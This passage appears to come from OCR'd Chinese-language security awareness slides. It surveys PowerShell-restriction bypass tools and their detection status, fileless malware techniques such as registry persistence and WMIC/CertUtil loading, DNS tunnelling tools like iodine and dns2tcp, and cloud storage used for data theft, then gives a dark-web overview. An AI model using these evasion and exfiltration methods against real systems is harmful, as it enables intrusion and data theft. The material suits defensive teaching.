5. Nopowershell (部分EDR產品可以偵測)
https://github.com/bitsadmin/nopowershell

6. SyncAppvPublishingServer (Windows Defender已偵測)
executable .exe → SyncAppvPublishingServer.exe
VBScript → SyncAppvPublishingServer.vbs
https://twitter.com/monoxgas/status/895045566090010624

7. 寫一隻小程式 (目前防毒偵測不到)

X-FORT

Demo 13、不知不覺的噩夢：無檔案式的竊取與破壞

一.經由文件漏洞攻擊來啟動惡意程式：

經由傳統方式進入系統，例如經由 JavaScript 或 VisualBasic (VBA) 惡意巨集腳本並內嵌在 Office 文件、PDF 檔案、壓縮檔或看似無害的檔案內部

二.從記憶體內直接將惡意程式植入系統

最常見的是將惡意程式注入正常程序躲避偵測。也會利用正常的系統管理工具和應用程式開發介面 (API)，PowerShell、PsExec 與 WMI 入侵正常執行程序的記憶體取得其權限。

三.採用腳本來安裝惡意程式：

將其程式碼加密編碼、組譯或內嵌在腳本當中，不必在磁碟上產生檔案。會使用像 PowerShell 這類工具的腳本語言來執行各種程式碼

四.利用 IT 和系統管理工具來安裝惡意程式

「就地取材」或者利用系統內建的功能和管理工具。結合 WMIC 和 CertUtil 兩個正常的系統工具來安裝資訊竊取程式，這類指令列工具來載入並執行惡意程式庫 (DLL)

五.利用無檔案式技巧長期躲藏：


長期躲藏在系統內部，就連系統重新開機也不會消失，將惡意程式碼或檔案儲存在系統登錄當中。Windows 的系統登錄 (Registry) 原本是用來儲存組態設定以及應用程式檔案關聯資料。藉由將程式碼儲存在系統登錄當中，惡意程式就能在系統重新開機時自動還原並執行其程式碼

取自：https://blog.trendmicro.com.tw/?p=58512

X-FORT

Demo 14、有DNS就夠了：談DNS Tunnel竊取手法


利用DNS查詢過程建立起隧道來傳輸資料達到竊取資料的目的。



DNS tunnel的工具：OzymanDNS、tcp-over-dns、heyoka、iodine、dns2tcp。

X-FORT

Demo 15、雲深不知處：雲端空間成為藏檔案好去處




https://olivermarshall.net/how-to-upload-a-file-to-google-drive-from-the-command-line/
https://gist.github.com/ConnorGriffin/dc804357bb10ff7522d0e21ddfdf9398

X-FORT


Demo 16、雲端網芳：RaiDrive 讓雲變成「碟」

可寫存儲	
• **MEGA** • pCloud • Yandex DiskMail.Ru Cloud • **AWS S3** • **Azure Storage** • Google Cloud Storage • Naver Object Storage • **Alibaba** Object Storage • IBM Object Storage • **Wasabi** Object Storage • **Local Disk addon**	• Google Drive • OneDrive • Dropbox • OneDrive Business • Google Drive Shared with me/Computers/Link • OneDrive Shared/Link • **WebDAV, SFTP, FTP** • Dropbox Business • Box • **SharePoint**



X-FORT

什麼是暗網?



暗網的集合組成了深網的一部分。
常見的小規模P2P分享。大規模
的暗網則是洋蔥網路。

Darknet、Dark Web，只能用特殊軟體、特殊授權、電腦需特殊設定才能連上的網路資源。

一般瀏覽器和搜尋引擎找不到暗網的內容。一般常用的網際網路由於可追蹤其真實地理位置和通訊進行人的身分被稱為「明網」(Clearnet)

暗網借助公開的線路，但使用非常規的網路傳輸協定和埠（常規的網際網路傳輸協議是HTTP/HTTPS，分別使用埠80/443），並使用分散式網路架構或層層轉轉遞混淆來源，使得監控單位或第三人難以知悉網路資訊，就算知悉內容，難以追蹤真實身分與位置。就算第三人攔截通訊，也難以解析內容。

3.進行特殊交易
暗殺
絲路
避稅
毒品
武器
比特幣


4.非營利記者組織

1.匿名活動：
網路購物
撰寫部落格
電子郵件
社群網站
檔案傳輸
短片分享

2.隱密、匿名的特性，被利用來：
用來躲避來自政府的迫害
網路言論審查
情報機構的窺探

X-FORT

說道「黑產」就必須知道「暗網」



一般使用者可以觸及的資料，
如：Google Search。

Demo : Google Hacking DB
https://www.exploit-db.com/google-hacking-database/

暗網和深網並不相同，並且幾乎沒有變化。 黑暗網站僅存在於黑暗互聯網上。 Dark Web未建立索引，並且無法通過普通瀏覽器和搜索引擎（如Google，Yahoo等）看到。

傳說中的暗網(Dark Web)，
泛指更為敏感的洋蔥網站服務，需要有引導才能進入


X-FORT

卡隆（Charon)

冥河的擺渡者，卡隆（Charon) 冥河渡神，進入冥界者須交付一枚硬幣，方可進入冥界。

X-FORT

Demo 17、冥河擺渡Charon：暗網交易與ZeroNet 情資交換




德國醫院勒索軟件攻擊導致患者死亡

